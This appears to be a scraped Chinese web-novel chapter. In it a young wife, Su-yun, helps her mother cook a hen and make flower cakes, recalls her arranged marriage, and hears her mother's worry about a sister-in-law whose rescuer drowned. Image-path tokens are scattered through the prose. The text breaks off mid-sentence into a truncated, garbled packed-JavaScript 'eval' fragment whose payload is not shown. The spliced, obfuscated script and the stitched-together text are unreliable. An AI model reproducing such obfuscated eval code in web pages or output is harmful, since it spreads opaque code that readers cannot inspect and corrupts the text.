“那怎么能行,你爹都说了。”戴福娣犹豫纠结半晌,忍着心疼,最终还是抱起了那只圆滚滚的母鸡,“还是杀这只吧。”
苗素云只扯了下嘴角,没再说话,从来都是这样。
就像当年她的婚事,她爹一听媒人胡打听讲钟诚被选上要去当兵立刻就点头答应了,而她娘只会在背后长吁短叹,说苗素云嫁过去可有苦头吃了,婆婆是个十里八乡有名的泼辣子、小姑子也不是个好的,她可怜的女儿文静又老实,怎么斗得过这样两个人。
苗素云当时对这门亲事也没多少好感,她从小就不喜欢钟诚。
钟诚他娘和砬弯沟的杨家婶子是一个地方的,两人从小一块儿长大,关系好的就跟亲姊妹俩似的,就算后来一个嫁到了同甘村、一个嫁到了砬弯沟,也没断了来往,农闲的时候串个门那是常事,所以同是砬弯沟人的苗素云自然也时而会见到跟着邓霞过来玩的钟诚。
谁知道他每回见她在傻笑什么,苗素云怀疑这少年人是个傻的,每每都躲了去。
本来就不喜欢这人,听她娘又说未来婆婆和小姑子也都各有各的糟糕,苗素云当时就求了她娘去和爹说这门亲事作罢。
她娘也是现在这样,只嘴上说说,却没有任何反抗,只会揽着她哭诉女儿像菜籽,迟早都要落到别人家,落哪儿不是落,女人家天生就是命苦,只能干熬着,熬到孩子都大了、熬成婆就好了。
心灰意冷下,出嫁那天,苗素云没有多少新嫁娘的喜悦和忐忑,只冷眼看着周围的一切。
她爹苗老憨高兴的脸色红润,丝毫不考虑自家闺女未来可能会过怎样的日子,只满心欢喜多了个长脸的出息女婿;
苗素云知道她娘戴福娣那一刻留下的泪水是真心疼闺女,但然后呢?没有然后了。
就在十九岁的苗素云已经认命接受自己未来几十年的苦日子时,才发现不是这样的。
当媳妇的也可以对着自己男人大小声,有话直说。
当闺女的也不必当自己是迟早会嫁出去的外人,想吃什么、想要什么就大大方方的要。
她不是落到钟家的菜籽,她是嫁到钟家的媳妇,是这个家的新家人,钟家人把她当个人。
戴福娣一手牢牢掐着鸡脖子,一手拿着菜刀,手起刀落麻利的给母鸡抹了脖子,流出来的鸡血一滴没浪费的用瓷碗接住,之后拿开水烫下来的鸡毛也没扔,给小外孙扎了个毽子。
钟国强拿着得来的新玩意鸡毛毽子在院子里自己玩得高兴。
把开膛破肚收拾好的母鸡剁成块放在案板上预备好,戴福娣又做起了花糕。
先揉出一个一尺左右的面团主体放在笼屉里,再揪一块鸡蛋大小的面团,戴福娣骨节粗大的手虽然看着粗糙,却很是灵巧的将手里的面团捏出个老虎的样子,装饰在大面团上。
鸡肉下锅,再摞上笼屉。
等花糕蒸熟,鸡肉也煮得烂软。
戴福娣把笼屉拿到一旁,给锅里的鸡汤加了些调味的盐粒,重新盖上锅盖。
一直照看着火的苗素云起身从橱柜里找出红颜料,看她娘在花糕上点了几个红点,顿时如画龙点睛一般,好看极了。
“你那小姑子可咋办呦?”饭菜做得差不多了,戴福娣歇了口气,说起了闲事。
“什么怎么办?”苗素云又坐回灶台前的小木凳上往炉膛里塞柴火。
戴福娣咋舌,看女儿仿佛在看什么不长心眼的傻子,“前阵子的事情砬弯沟还有谁不知道,那尸……都是在咱们这边河水下游捞上来的,现在还有谁不知道是李家小子舍身救了你那小姑子、自己却丢了性命的事。”
“家里去李家上门道谢了,”苗素云说,“赔礼也给了,丧事我们家也上心帮着一起弄了,钟诚这些日子挣得工分也划给他家一半,这事就算完了。”
“完什么完啊?”戴福娣着急接上女儿的话,“你们钟家就没一个人想到吗?你那小姑子要砸在手里了!”
苗素云秀气的眉头皱起,被钟家人;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.froharCode(c+29):c.toString(36))};if(!''''''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''''\\w+''''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''''\\b''''+e(c)+